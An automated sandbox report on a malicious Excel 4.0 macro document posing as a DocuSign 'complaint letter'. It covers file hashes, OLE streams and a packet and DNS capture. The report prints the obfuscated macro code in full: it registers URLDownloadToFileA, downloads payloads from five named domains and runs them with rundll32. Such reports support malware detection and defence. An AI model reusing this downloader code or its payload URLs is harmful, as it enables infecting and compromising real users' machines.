File Type:	Applesoft BASIC program data, first line number 16
Category:	dropped
Size (bytes):	111571
Entropy (8bit):	6.655833659955793
Encrypted:	false
SSDEEP:	3072:b18rmOAIyyzElBIL6lECbgBGzP5xLm7Td5UAEBE/pWEBE/Jy4EBE/Z018rmOAIy+:h8rmOAIyyzElBIL6lECbgB+P5Nm7Td58
MD5:	B6FD661098CC725E56D7C8BC24434A5F
SHA1:	3B71686934165395C74CB0B1C5856529A402722A
SHA-256:	BA1A3C63BF66A31A419CDD5207B2E51344B0C6D6B7898480F5E0D34F0901CAE8
SHA-512:	271F77249A63E4974AD75F40A3807BFCCADEBE9311DFABC5DCD2A57800BE60BA3E445EDE106A3764362919270F160F2B819B2B40B0DF4421546D4B32860EE47
Malicious:	false
Preview:	........T8.....\.p....pratesh B.....a.....=.....=.....i..9J.8.....X.@... .....".....1.....t..C.a.l.i.b.r.i.1.....t..C.a.l.i.b.r.i.1.....t..C.a.l.i.b.r.i.1.....t..C.a.l.i.b.r.i.1.....t..C.a.l.i.b.r.i.1...,..8.....t..C.a.l.i.b.r.i.1... ....8.....t..C.a.l.i.b.r.i.1.....8.....t..C.a.l.i.b.r.i.1...h...8.....t..C.a.m.b.r.i.a.1.....4.....t..C.a.l.i.b.r.i.1.....t..C.a.l.i.b.r.i.1.....t..C.a.l.i.b.r.i.1.....t..C.a.l.i.b. r.i.1.....t..C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....>.....C.a.l.i.b.r.i.1.....?.....C.a.l.i.b.r.i.1.....4.....C.a.l.i.b.r.i.1.....C. a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....<.....

Static File Info

General

File type:	Composite Document File V2 Document, Little Endian, Os: Windows, Version 6.2, Code page: 1251, Last Saved By: Friner, Name of Creating Application: Microsoft Excel, Create Time/Date: Sat Sep 16 01:00:00 2006, Last Saved Time/Date: Fri Feb 19 09:43:01 2021, Security: 0
Entropy (8bit):	3.6960536280224883
TrID:	• Microsoft Excel sheet (30009/1) 78.94% • Generic OLE2 / Multistream Compound File (8008/1) 21.06%
File name:	Complaint_Letter_1186814227-02192021.xls
File size:	146432
MD5:	888909141f8ad83f4509703b1bae7187
SHA1:	dab7c94aff5dbeabebf9d85c6b2e7f6e6ba98e18
SHA256:	f11a1405772bbb1aa0d1e55fc2faa77fe8a5541894e9617fbd8e6430c9e38731
SHA512:	afd1c1867c093444d9fda969093d2a09e23f279bfbafd6b5a802b14e01ab69467de11bd24484001f8f6baa094486a7f4eb69b1da1159c1f9cd9ac53a043ecf2
SSDEEP:	3072:GcPiTQAVW/89BQnmlcGvgZ6Gr3J8YUOMht/BI/s/C/i/R/7/3/UQ/OhP/2/a/1/i:GcPiTQAVW/89BQnmlcGvgZ7r3J8YUOMP
File Content Preview:	.....>..... ....

File Icon

Icon Hash:	74ecd4c6c3c6c4d8

Static OLE Info

General

Document Type:	OLE
Number of OLE Files:	1

OLE File "Complaint_Letter_1186814227-02192021.xls"

Indicators

Has Summary Info:	True
Application Name:	Microsoft Excel
Encrypted Document:	False
Contains Word Document Stream:	False
Contains Workbook/Book Stream:	True
Contains PowerPoint Document Stream:	False
Contains Visio Document Stream:	False
Contains ObjectPool Stream:	
Flash Objects Count:	
Contains VBA Macros:	True

Summary

Code Page:	1251
Author:	
Last Saved By:	Friner
Create Time:	2006-09-16 00:00:00
Last Saved Time:	2021-02-19 09:43:01
Creating Application:	Microsoft Excel
Security:	0

Document Summary

Document Code Page:	1251
Thumbnail Scaling Desired:	False
Contains Dirty Links:	False

Streams

Stream Path: \x5DocumentSummaryInformation, File Type: data, Stream Size: 4096

General	
Stream Path:	\x5DocumentSummaryInformation
File Type:	data
Stream Size:	4096
Entropy:	0.321292606979
Base64 Encoded:	False
Data ASCII:	. . . . . + , . . 0 . . . . . 0 . . . . . 8 . . . . . @ . . . . . H . . . . . | . . . . . D o c u S i g n . . . . . D o c u S i g n . . . . . D o c u S i g n . . . . . E x c e l 4 . 0 . . . . .
Data Raw:	fe ff 00 00 06 02 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 02 d5 cd d5 9c 2e 1b 10 93 97 08 00 2b 2c f9 ae 30 00 00 00 bc 00 00 00 05 00 00 00 01 00 00 00 30 00 00 00 0b 00 00 00 38 00 00 00 10 00 00 00 40 00 00 00 0d 00 00 00 48 00 00 00 0c 00 00 00 7c 00 00 00 02 00 00 00 e3 04 00 00 0b 00 00 00 00 00 00 00 0b 00 00 00 00 00 00 00 1e 10 00 00 03 00 00 00

Stream Path: \x5SummaryInformation, File Type: data, Stream Size: 4096

General	
Stream Path:	\x5SummaryInformation
File Type:	data
Stream Size:	4096
Entropy:	0.272902601407
Base64 Encoded:	False

<table>
<tr><th colspan="2">General</th></tr>
<tr><td>Data ASCII:</td><td>. . . . . O h . . . . . + ' . . 0 . . . . @ . . . . H . . . . . T . . . . d . . . . | . . . . F r i n e r . . . . M i c r o s o f t E x c e l . @ . . . . . | . # . . . @ . . . . @ . . . .</td></tr>
<tr><td>Data Raw:</td><td>fe ff 00 00 06 02 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 e0 85 9f f2 f9 4f 68 10 ab 91 08 00 2b 27 b3 d9 30 00 00 00 9c 00 00 00 07 00 00 00 01 00 00 00 40 00 00 00 04 00 00 00 48 00 00 00 08 00 00 00 54 00 00 00 12 00 00 00 64 00 00 00 0c 00 00 00 7c 00 00 00 0d 00 00 00 88 00 00 00 13 00 00 00 94 00 00 00 02 00 00 00 e3 04 00 00 1e 00 00 00 04 00 00 00</td></tr>
</table>

Stream Path: Book, File Type: Applesoft BASIC program data, first line number 8, Stream Size: 135192

General	
Stream Path:	Book
File Type:	Applesoft BASIC program data, first line number 8
Stream Size:	135192
Entropy:	3.69021498015
Base64 Encoded:	True
Data ASCII:	. . . . 7 . . . . \\ . p . . F r i n e r B . . . . D o c u S i g n . . . . B I O L A F E . . ! . . . . : . . . . A . . . .
Data Raw:	09 08 08 00 00 05 05 00 16 37 cd 07 e1 00 00 00 c1 00 02 00 00 00 bf 00 00 00 c0 00 00 00 e2 00 00 00 5c 00 70 00 06 46 72 69 6e 65 72 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20

Macro 4.0 Code

```
,,,Server,,,,,,,,,,,,,,,,=NOW(),,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,"=FORMULA.FILL(D129,DocuSign!T26)",,,,,,,,,,,,,,,,,,,"=FORMULA.FILL(A130*1000000000000000,B133)",,,,,,,,,,,,,,,,,,,,,"=RIGHT(""HVFHGHFHDHGFHGDGBJHDuRlMon"",6)",,,,,,,,,,,,,,,,,,"=RIGHT(""KJNFSJGBRYVBYGVRYWGBRBRBownloadToFileA"",14)",,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,"=REGISTER(D134,""URLD""&D135,""JJCCBB"",""BIOLAFE"",,1,9)",,,,,,,,,,,,,,,,,,tp://"=BIOLAFE(0,T137&B138&B133&D145&D146&D147&D148,D141,0,0)",parama-college.id/yxpmmmg/,,,,,,,,,,,,,,,,,"=BIOLAFE(0,T137&B139&B133&D145&D146&D147&D148,D141&""1"",0,0)",raivens.com/zdmqwymhhza/,,"=RIGHT(""SDFJKTRESDCVBNMFDTHEWTTHDSTJndll32"",6)",,,,,,,,,,,,,,,,"=BIOLAFE(0,T137&B140&B133&D145&D146&D147&D148,D141&""2"",0,0)",sportsmarquee.com/hmffuzbolyio/,,,,,,,,,,,,,,,,,,"=BIOLAFE(0,T137&B141&B133&D145&D146&D147&D148,D141&""3"",0,0)",erp.demosoftware.biz/focahjqevd/,,"=RIGHT(""NBNDBFEVBVRESVGHRVGHVRFVGHRTRUHGR..\KLSD.ggsso"",13)",,,,,,,,,,,,,,,,"=BIOLAFE(0,T137&B142&B133&D145&D146&D147&D148,D141&""4"",0,0)",jayshreewoods.com/gvazzbwlvyk/,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,d,,,,,,,,,,,,,,,,,,,a,,,,,,,,,,,,t,,,,,,,,,,,,,,,,=GOTO(DocuSign!T3),,,,,,,,,,,,,,,,,,
```

```
"=RIGHT(""dfrgbrd4567w547547w7b,DllRegister"",12)&T26""=LEFT(123,0)=LEFT(123,0)=LEFT(123,0)=LEFT(123,0)=LEFT(123,0)=LEFT(123,0)=LEFT(123,0)=LEFT(123,0)=LEFT(123,0)=LEFT(123,0)=LEFT(123,0)=LEFT(123,0)=LEFT(123,0)=EXEC(RIGHT(""rsdtustyudmyajysruysr7l6sdt8l6t8m6udm7iru""&'DocuSign '!D139&"" ""&'DocuSign '!D141&T19,40))""=LEFT(123,0)=LEFT(123,0)=LEFT(123,0)=LEFT(123,0)=LEFT(123,0)=LEFT(123,0)=LEFT(123,0)=LEFT(123,0)=LEFT(123,0)=LEFT(123,0)=LEFT(123,0)=LEFT(123,0)=LEFT(123,0)=EXEC(RIGHT(""rsdtustyudmyajysruysr7l6sdt8l6t8m6udm7iru""&'DocuSign '!D139&"" ""&'DocuSign '!D141&""1""&T19,41))""=LEFT(123,0)=LEFT(123,0)=LEFT(123,0)=LEFT(123,0)=LEFT(123,0)=LEFT(123,0)=LEFT(123,0)=LEFT(123,0)=LEFT(123,0)=LEFT(123,0)=LEFT(123,0)=LEFT(123,0)=LEFT(123,0)=EXEC(RIGHT(""rsdtustyudmyajysruysr7l6sdt8l6t8m6udm7iru""&'DocuSign '!D139&"" ""&'DocuSign '!D141&""2""&T19,41))""=LEFT(123,0)=LEFT(123,0)=LEFT(123,0)=LEFT(123,0)=LEFT(123,0)=LEFT(123,0)=LEFT(123,0)=LEFT(123,0)=LEFT(123,0)=LEFT(123,0)=LEFT(123,0)=LEFT(123,0)=LEFT(123,0)=EXEC(RIGHT(""rsdtustyudmyajysruysr7l6sdt8l6t8m6udm7iru""&'DocuSign '!D139&"" ""&'DocuSign '!D141&""3""&T19,41))""=LEFT(123,0)=LEFT(123,0)=LEFT(123,0)=LEFT(123,0)=LEFT(123,0)=LEFT(123,0)=LEFT(123,0)=LEFT(123,0)=LEFT(123,0)=LEFT(123,0)=LEFT(123,0)=LEFT(123,0)=LEFT(123,0)=EXEC(RIGHT(""rsdtustyudmyajysruysr7l6sdt8l6t8m6udm7iru""&'DocuSign '!D139&"" ""&'DocuSign '!D141&""4""&T19,41))"=HALT()
```

Network Behavior

Network Port Distribution

Total Packets: 97

- 53 (DNS)
- 443 (HTTPS)
- 80 (HTTP)

TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Feb 23, 2021 16:23:53.986088991 CET	49731	80	192.168.2.4	203.142.76.236
Feb 23, 2021 16:23:54.239554882 CET	80	49731	203.142.76.236	192.168.2.4
Feb 23, 2021 16:23:54.239660025 CET	49731	80	192.168.2.4	203.142.76.236
Feb 23, 2021 16:23:54.240370989 CET	49731	80	192.168.2.4	203.142.76.236
Feb 23, 2021 16:23:54.493729115 CET	80	49731	203.142.76.236	192.168.2.4
Feb 23, 2021 16:23:55.042073011 CET	80	49731	203.142.76.236	192.168.2.4
Feb 23, 2021 16:23:55.042224884 CET	49731	80	192.168.2.4	203.142.76.236
Feb 23, 2021 16:23:55.045407057 CET	80	49731	203.142.76.236	192.168.2.4
Feb 23, 2021 16:23:55.045502901 CET	49731	80	192.168.2.4	203.142.76.236
Feb 23, 2021 16:23:55.144517899 CET	49732	80	192.168.2.4	159.89.174.35
Feb 23, 2021 16:23:55.331783056 CET	80	49732	159.89.174.35	192.168.2.4
Feb 23, 2021 16:23:55.331909895 CET	49732	80	192.168.2.4	159.89.174.35
Feb 23, 2021 16:23:55.332525969 CET	49732	80	192.168.2.4	159.89.174.35
Feb 23, 2021 16:23:55.518037081 CET	80	49732	159.89.174.35	192.168.2.4
Feb 23, 2021 16:23:55.518081903 CET	80	49732	159.89.174.35	192.168.2.4
Feb 23, 2021 16:23:55.518215895 CET	49732	80	192.168.2.4	159.89.174.35
Feb 23, 2021 16:23:55.524988890 CET	49733	443	192.168.2.4	159.89.174.35
Feb 23, 2021 16:23:55.707768917 CET	443	49733	159.89.174.35	192.168.2.4
Feb 23, 2021 16:23:55.707865000 CET	49733	443	192.168.2.4	159.89.174.35
Feb 23, 2021 16:23:55.709284067 CET	49733	443	192.168.2.4	159.89.174.35
Feb 23, 2021 16:23:55.891519070 CET	443	49733	159.89.174.35	192.168.2.4
Feb 23, 2021 16:23:55.892780066 CET	443	49733	159.89.174.35	192.168.2.4
Feb 23, 2021 16:23:55.892808914 CET	443	49733	159.89.174.35	192.168.2.4
Feb 23, 2021 16:23:55.892824888 CET	443	49733	159.89.174.35	192.168.2.4
Feb 23, 2021 16:23:55.892875910 CET	49733	443	192.168.2.4	159.89.174.35
Feb 23, 2021 16:23:55.892904043 CET	49733	443	192.168.2.4	159.89.174.35
Feb 23, 2021 16:23:55.906240940 CET	49733	443	192.168.2.4	159.89.174.35
Feb 23, 2021 16:23:56.088800907 CET	443	49733	159.89.174.35	192.168.2.4
Feb 23, 2021 16:23:56.088891029 CET	49733	443	192.168.2.4	159.89.174.35
Feb 23, 2021 16:23:56.089608908 CET	49733	443	192.168.2.4	159.89.174.35
Feb 23, 2021 16:23:56.277090073 CET	443	49733	159.89.174.35	192.168.2.4
Feb 23, 2021 16:23:56.277247906 CET	49733	443	192.168.2.4	159.89.174.35
Feb 23, 2021 16:23:56.278132915 CET	49733	443	192.168.2.4	159.89.174.35
Feb 23, 2021 16:23:56.356185913 CET	49734	80	192.168.2.4	70.32.104.19
Feb 23, 2021 16:23:56.459525108 CET	443	49733	159.89.174.35	192.168.2.4
Feb 23, 2021 16:23:56.459712982 CET	49733	443	192.168.2.4	159.89.174.35
Feb 23, 2021 16:23:56.487088919 CET	80	49734	70.32.104.19	192.168.2.4
Feb 23, 2021 16:23:56.487214088 CET	49734	80	192.168.2.4	70.32.104.19
Feb 23, 2021 16:23:56.487813950 CET	49734	80	192.168.2.4	70.32.104.19
Feb 23, 2021 16:23:56.618524075 CET	80	49734	70.32.104.19	192.168.2.4
Feb 23, 2021 16:23:57.203079939 CET	80	49734	70.32.104.19	192.168.2.4
Feb 23, 2021 16:23:57.203110933 CET	80	49734	70.32.104.19	192.168.2.4
Feb 23, 2021 16:23:57.203130007 CET	80	49734	70.32.104.19	192.168.2.4
Feb 23, 2021 16:23:57.203146935 CET	80	49734	70.32.104.19	192.168.2.4
Feb 23, 2021 16:23:57.203162909 CET	80	49734	70.32.104.19	192.168.2.4
Feb 23, 2021 16:23:57.203178883 CET	80	49734	70.32.104.19	192.168.2.4
Feb 23, 2021 16:23:57.203188896 CET	80	49734	70.32.104.19	192.168.2.4
Feb 23, 2021 16:23:57.203187943 CET	49734	80	192.168.2.4	70.32.104.19
Feb 23, 2021 16:23:57.203227997 CET	49734	80	192.168.2.4	70.32.104.19
Feb 23, 2021 16:23:57.203249931 CET	49734	80	192.168.2.4	70.32.104.19
Feb 23, 2021 16:23:57.203871965 CET	80	49734	70.32.104.19	192.168.2.4
Feb 23, 2021 16:23:57.203886986 CET	80	49734	70.32.104.19	192.168.2.4
Feb 23, 2021 16:23:57.203936100 CET	49734	80	192.168.2.4	70.32.104.19
Feb 23, 2021 16:23:57.206625938 CET	49734	80	192.168.2.4	70.32.104.19
Feb 23, 2021 16:23:57.206657887 CET	49734	80	192.168.2.4	70.32.104.19
Feb 23, 2021 16:23:57.277328014 CET	49735	80	192.168.2.4	58.96.102.67
Feb 23, 2021 16:23:57.337491989 CET	80	49734	70.32.104.19	192.168.2.4
Feb 23, 2021 16:23:57.337593079 CET	49734	80	192.168.2.4	70.32.104.19
Feb 23, 2021 16:23:57.624301910 CET	80	49735	58.96.102.67	192.168.2.4
Feb 23, 2021 16:23:57.624425888 CET	49735	80	192.168.2.4	58.96.102.67
Feb 23, 2021 16:23:57.624934912 CET	49735	80	192.168.2.4	58.96.102.67
Feb 23, 2021 16:23:57.974340916 CET	80	49735	58.96.102.67	192.168.2.4
Feb 23, 2021 16:23:58.004180908 CET	80	49735	58.96.102.67	192.168.2.4
Feb 23, 2021 16:23:58.004322052 CET	49735	80	192.168.2.4	58.96.102.67

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Feb 23, 2021 16:23:58.005227089 CET	80	49735	58.96.102.67	192.168.2.4
Feb 23, 2021 16:23:58.005319118 CET	49735	80	192.168.2.4	58.96.102.67
Feb 23, 2021 16:23:58.086230993 CET	49736	80	192.168.2.4	13.126.100.34
Feb 23, 2021 16:23:58.244282007 CET	80	49736	13.126.100.34	192.168.2.4
Feb 23, 2021 16:23:58.244388103 CET	49736	80	192.168.2.4	13.126.100.34
Feb 23, 2021 16:23:58.245001078 CET	49736	80	192.168.2.4	13.126.100.34
Feb 23, 2021 16:23:58.401014090 CET	80	49736	13.126.100.34	192.168.2.4
Feb 23, 2021 16:24:00.046067953 CET	80	49731	203.142.76.236	192.168.2.4
Feb 23, 2021 16:24:00.046241045 CET	49731	80	192.168.2.4	203.142.76.236
Feb 23, 2021 16:24:01.052508116 CET	80	49736	13.126.100.34	192.168.2.4
Feb 23, 2021 16:24:01.052529097 CET	80	49736	13.126.100.34	192.168.2.4
Feb 23, 2021 16:24:01.052700043 CET	49736	80	192.168.2.4	13.126.100.34
Feb 23, 2021 16:24:01.728851080 CET	49737	443	192.168.2.4	13.126.100.34
Feb 23, 2021 16:24:01.882404089 CET	443	49737	13.126.100.34	192.168.2.4
Feb 23, 2021 16:24:01.882546902 CET	49737	443	192.168.2.4	13.126.100.34
Feb 23, 2021 16:24:01.932224035 CET	49737	443	192.168.2.4	13.126.100.34
Feb 23, 2021 16:24:02.085844994 CET	443	49737	13.126.100.34	192.168.2.4
Feb 23, 2021 16:24:02.086168051 CET	443	49737	13.126.100.34	192.168.2.4
Feb 23, 2021 16:24:02.086189985 CET	443	49737	13.126.100.34	192.168.2.4
Feb 23, 2021 16:24:02.086206913 CET	443	49737	13.126.100.34	192.168.2.4
Feb 23, 2021 16:24:02.086220026 CET	443	49737	13.126.100.34	192.168.2.4
Feb 23, 2021 16:24:02.086288929 CET	49737	443	192.168.2.4	13.126.100.34
Feb 23, 2021 16:24:02.086337090 CET	49737	443	192.168.2.4	13.126.100.34
Feb 23, 2021 16:24:02.087136030 CET	443	49737	13.126.100.34	192.168.2.4
Feb 23, 2021 16:24:02.087155104 CET	443	49737	13.126.100.34	192.168.2.4
Feb 23, 2021 16:24:02.087332964 CET	49737	443	192.168.2.4	13.126.100.34
Feb 23, 2021 16:24:02.112684011 CET	49737	443	192.168.2.4	13.126.100.34
Feb 23, 2021 16:24:02.267055988 CET	443	49737	13.126.100.34	192.168.2.4
Feb 23, 2021 16:24:02.267189980 CET	49737	443	192.168.2.4	13.126.100.34
Feb 23, 2021 16:24:02.267843008 CET	49737	443	192.168.2.4	13.126.100.34
Feb 23, 2021 16:24:02.458067894 CET	443	49737	13.126.100.34	192.168.2.4
Feb 23, 2021 16:24:03.005378008 CET	80	49735	58.96.102.67	192.168.2.4
Feb 23, 2021 16:24:03.005603075 CET	49735	80	192.168.2.4	58.96.102.67
Feb 23, 2021 16:24:03.021711111 CET	80	49736	13.126.100.34	192.168.2.4
Feb 23, 2021 16:24:03.022030115 CET	49736	80	192.168.2.4	13.126.100.34
Feb 23, 2021 16:24:03.912776947 CET	443	49737	13.126.100.34	192.168.2.4

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Feb 23, 2021 16:23:38.384577990 CET	54531	53	192.168.2.4	8.8.8.8
Feb 23, 2021 16:23:38.444746017 CET	53	54531	8.8.8.8	192.168.2.4
Feb 23, 2021 16:23:38.954339981 CET	49714	53	192.168.2.4	8.8.8.8
Feb 23, 2021 16:23:39.012835026 CET	53	49714	8.8.8.8	192.168.2.4
Feb 23, 2021 16:23:39.625878096 CET	58028	53	192.168.2.4	8.8.8.8
Feb 23, 2021 16:23:39.677010059 CET	53	58028	8.8.8.8	192.168.2.4
Feb 23, 2021 16:23:40.625333071 CET	53097	53	192.168.2.4	8.8.8.8
Feb 23, 2021 16:23:40.678611040 CET	53	53097	8.8.8.8	192.168.2.4
Feb 23, 2021 16:23:42.023921013 CET	49257	53	192.168.2.4	8.8.8.8
Feb 23, 2021 16:23:42.075298071 CET	53	49257	8.8.8.8	192.168.2.4
Feb 23, 2021 16:23:50.284945965 CET	62389	53	192.168.2.4	8.8.8.8
Feb 23, 2021 16:23:50.344806910 CET	53	62389	8.8.8.8	192.168.2.4
Feb 23, 2021 16:23:50.779059887 CET	49910	53	192.168.2.4	8.8.8.8
Feb 23, 2021 16:23:50.836667061 CET	53	49910	8.8.8.8	192.168.2.4
Feb 23, 2021 16:23:51.786904097 CET	49910	53	192.168.2.4	8.8.8.8
Feb 23, 2021 16:23:51.851876020 CET	53	49910	8.8.8.8	192.168.2.4
Feb 23, 2021 16:23:52.802577019 CET	49910	53	192.168.2.4	8.8.8.8
Feb 23, 2021 16:23:52.859961987 CET	53	49910	8.8.8.8	192.168.2.4
Feb 23, 2021 16:23:53.920013905 CET	55854	53	192.168.2.4	8.8.8.8
Feb 23, 2021 16:23:53.984071016 CET	53	55854	8.8.8.8	192.168.2.4
Feb 23, 2021 16:23:54.818272114 CET	49910	53	192.168.2.4	8.8.8.8
Feb 23, 2021 16:23:54.877058029 CET	53	49910	8.8.8.8	192.168.2.4
Feb 23, 2021 16:23:55.062424898 CET	64549	53	192.168.2.4	8.8.8.8
Feb 23, 2021 16:23:55.142193079 CET	53	64549	8.8.8.8	192.168.2.4

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Feb 23, 2021 16:23:56.295783043 CET	63153	53	192.168.2.4	8.8.8.8
Feb 23, 2021 16:23:56.352699041 CET	53	63153	8.8.8.8	192.168.2.4
Feb 23, 2021 16:23:57.214945078 CET	52991	53	192.168.2.4	8.8.8.8
Feb 23, 2021 16:23:57.274879932 CET	53	52991	8.8.8.8	192.168.2.4
Feb 23, 2021 16:23:58.023755074 CET	53700	53	192.168.2.4	8.8.8.8
Feb 23, 2021 16:23:58.083885908 CET	53	53700	8.8.8.8	192.168.2.4
Feb 23, 2021 16:23:58.835259914 CET	49910	53	192.168.2.4	8.8.8.8
Feb 23, 2021 16:23:58.893513918 CET	53	49910	8.8.8.8	192.168.2.4
Feb 23, 2021 16:24:08.337021112 CET	51726	53	192.168.2.4	8.8.8.8
Feb 23, 2021 16:24:08.388802052 CET	53	51726	8.8.8.8	192.168.2.4
Feb 23, 2021 16:24:12.809086084 CET	56794	53	192.168.2.4	8.8.8.8
Feb 23, 2021 16:24:12.857837915 CET	53	56794	8.8.8.8	192.168.2.4
Feb 23, 2021 16:24:13.799664021 CET	56534	53	192.168.2.4	8.8.8.8
Feb 23, 2021 16:24:13.857124090 CET	53	56534	8.8.8.8	192.168.2.4
Feb 23, 2021 16:24:15.526057005 CET	56627	53	192.168.2.4	8.8.8.8
Feb 23, 2021 16:24:15.593286991 CET	53	56627	8.8.8.8	192.168.2.4
Feb 23, 2021 16:24:16.818178892 CET	56621	53	192.168.2.4	8.8.8.8
Feb 23, 2021 16:24:16.869379997 CET	53	56621	8.8.8.8	192.168.2.4
Feb 23, 2021 16:24:28.178888083 CET	63116	53	192.168.2.4	8.8.8.8
Feb 23, 2021 16:24:28.238183975 CET	53	63116	8.8.8.8	192.168.2.4
Feb 23, 2021 16:24:28.834419012 CET	64078	53	192.168.2.4	8.8.8.8
Feb 23, 2021 16:24:28.911267042 CET	53	64078	8.8.8.8	192.168.2.4
Feb 23, 2021 16:24:29.354657888 CET	64801	53	192.168.2.4	8.8.8.8
Feb 23, 2021 16:24:29.403490067 CET	53	64801	8.8.8.8	192.168.2.4
Feb 23, 2021 16:24:29.465205908 CET	61721	53	192.168.2.4	8.8.8.8
Feb 23, 2021 16:24:29.542411089 CET	53	61721	8.8.8.8	192.168.2.4
Feb 23, 2021 16:24:29.885926008 CET	51255	53	192.168.2.4	8.8.8.8
Feb 23, 2021 16:24:29.945921898 CET	53	51255	8.8.8.8	192.168.2.4
Feb 23, 2021 16:24:29.973095894 CET	61522	53	192.168.2.4	8.8.8.8
Feb 23, 2021 16:24:30.033433914 CET	53	61522	8.8.8.8	192.168.2.4
Feb 23, 2021 16:24:30.343411922 CET	52337	53	192.168.2.4	8.8.8.8
Feb 23, 2021 16:24:30.398897886 CET	53	52337	8.8.8.8	192.168.2.4
Feb 23, 2021 16:24:30.499677896 CET	55046	53	192.168.2.4	8.8.8.8
Feb 23, 2021 16:24:30.558136940 CET	53	55046	8.8.8.8	192.168.2.4
Feb 23, 2021 16:24:31.119317055 CET	49612	53	192.168.2.4	8.8.8.8
Feb 23, 2021 16:24:31.181593895 CET	53	49612	8.8.8.8	192.168.2.4
Feb 23, 2021 16:24:31.509490013 CET	49285	53	192.168.2.4	8.8.8.8
Feb 23, 2021 16:24:31.568753958 CET	53	49285	8.8.8.8	192.168.2.4
Feb 23, 2021 16:24:31.789709091 CET	50601	53	192.168.2.4	8.8.8.8
Feb 23, 2021 16:24:31.846978903 CET	53	50601	8.8.8.8	192.168.2.4
Feb 23, 2021 16:24:32.484101057 CET	60875	53	192.168.2.4	8.8.8.8
Feb 23, 2021 16:24:32.535862923 CET	53	60875	8.8.8.8	192.168.2.4
Feb 23, 2021 16:24:32.833180904 CET	56448	53	192.168.2.4	8.8.8.8
Feb 23, 2021 16:24:32.890727997 CET	53	56448	8.8.8.8	192.168.2.4
Feb 23, 2021 16:24:33.270251036 CET	59172	53	192.168.2.4	8.8.8.8
Feb 23, 2021 16:24:33.327847004 CET	53	59172	8.8.8.8	192.168.2.4
Feb 23, 2021 16:24:33.477015972 CET	62420	53	192.168.2.4	8.8.8.8
Feb 23, 2021 16:24:33.538878918 CET	53	62420	8.8.8.8	192.168.2.4
Feb 23, 2021 16:24:33.973958015 CET	60579	53	192.168.2.4	8.8.8.8
Feb 23, 2021 16:24:34.051198006 CET	53	60579	8.8.8.8	192.168.2.4
Feb 23, 2021 16:24:34.273962021 CET	50183	53	192.168.2.4	8.8.8.8
Feb 23, 2021 16:24:34.322659016 CET	53	50183	8.8.8.8	192.168.2.4
Feb 23, 2021 16:24:34.723527908 CET	61531	53	192.168.2.4	8.8.8.8
Feb 23, 2021 16:24:34.782908916 CET	53	61531	8.8.8.8	192.168.2.4
Feb 23, 2021 16:24:35.297091961 CET	49228	53	192.168.2.4	8.8.8.8
Feb 23, 2021 16:24:35.347418070 CET	53	49228	8.8.8.8	192.168.2.4
Feb 23, 2021 16:24:36.896732092 CET	59794	53	192.168.2.4	8.8.8.8
Feb 23, 2021 16:24:36.947273970 CET	53	59794	8.8.8.8	192.168.2.4
Feb 23, 2021 16:24:39.344341040 CET	55916	53	192.168.2.4	8.8.8.8
Feb 23, 2021 16:24:39.393322945 CET	53	55916	8.8.8.8	192.168.2.4
Feb 23, 2021 16:24:40.572880983 CET	52752	53	192.168.2.4	8.8.8.8
Feb 23, 2021 16:24:40.625308037 CET	53	52752	8.8.8.8	192.168.2.4
Feb 23, 2021 16:24:45.403822899 CET	60542	53	192.168.2.4	8.8.8.8
Feb 23, 2021 16:24:45.470902920 CET	53	60542	8.8.8.8	192.168.2.4

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Feb 23, 2021 16:25:19.847228050 CET	60689	53	192.168.2.4	8.8.8.8
Feb 23, 2021 16:25:19.896497011 CET	53	60689	8.8.8.8	192.168.2.4
Feb 23, 2021 16:25:21.483197927 CET	64206	53	192.168.2.4	8.8.8.8
Feb 23, 2021 16:25:21.551294088 CET	53	64206	8.8.8.8	192.168.2.4

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Feb 23, 2021 16:23:53.920013905 CET	192.168.2.4	8.8.8.8	0x90ec	Standard query (0)	parama-college.id	A (IP address)	IN (0x0001)
Feb 23, 2021 16:23:55.062424898 CET	192.168.2.4	8.8.8.8	0xa3be	Standard query (0)	raivens.com	A (IP address)	IN (0x0001)
Feb 23, 2021 16:23:56.295783043 CET	192.168.2.4	8.8.8.8	0xffbd	Standard query (0)	sportsmarquee.com	A (IP address)	IN (0x0001)
Feb 23, 2021 16:23:57.214945078 CET	192.168.2.4	8.8.8.8	0x4b9c	Standard query (0)	erp.demosoftware.biz	A (IP address)	IN (0x0001)
Feb 23, 2021 16:23:58.023755074 CET	192.168.2.4	8.8.8.8	0x41b4	Standard query (0)	jayshreewoods.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Feb 23, 2021 16:23:53.984071016 CET	8.8.8.8	192.168.2.4	0x90ec	No error (0)	parama-college.id		203.142.76.236	A (IP address)	IN (0x0001)
Feb 23, 2021 16:23:55.142193079 CET	8.8.8.8	192.168.2.4	0xa3be	No error (0)	raivens.com		159.89.174.35	A (IP address)	IN (0x0001)
Feb 23, 2021 16:23:56.352699041 CET	8.8.8.8	192.168.2.4	0xffbd	No error (0)	sportsmarquee.com		70.32.104.19	A (IP address)	IN (0x0001)
Feb 23, 2021 16:23:57.274879932 CET	8.8.8.8	192.168.2.4	0x4b9c	No error (0)	erp.demosoftware.biz		58.96.102.67	A (IP address)	IN (0x0001)
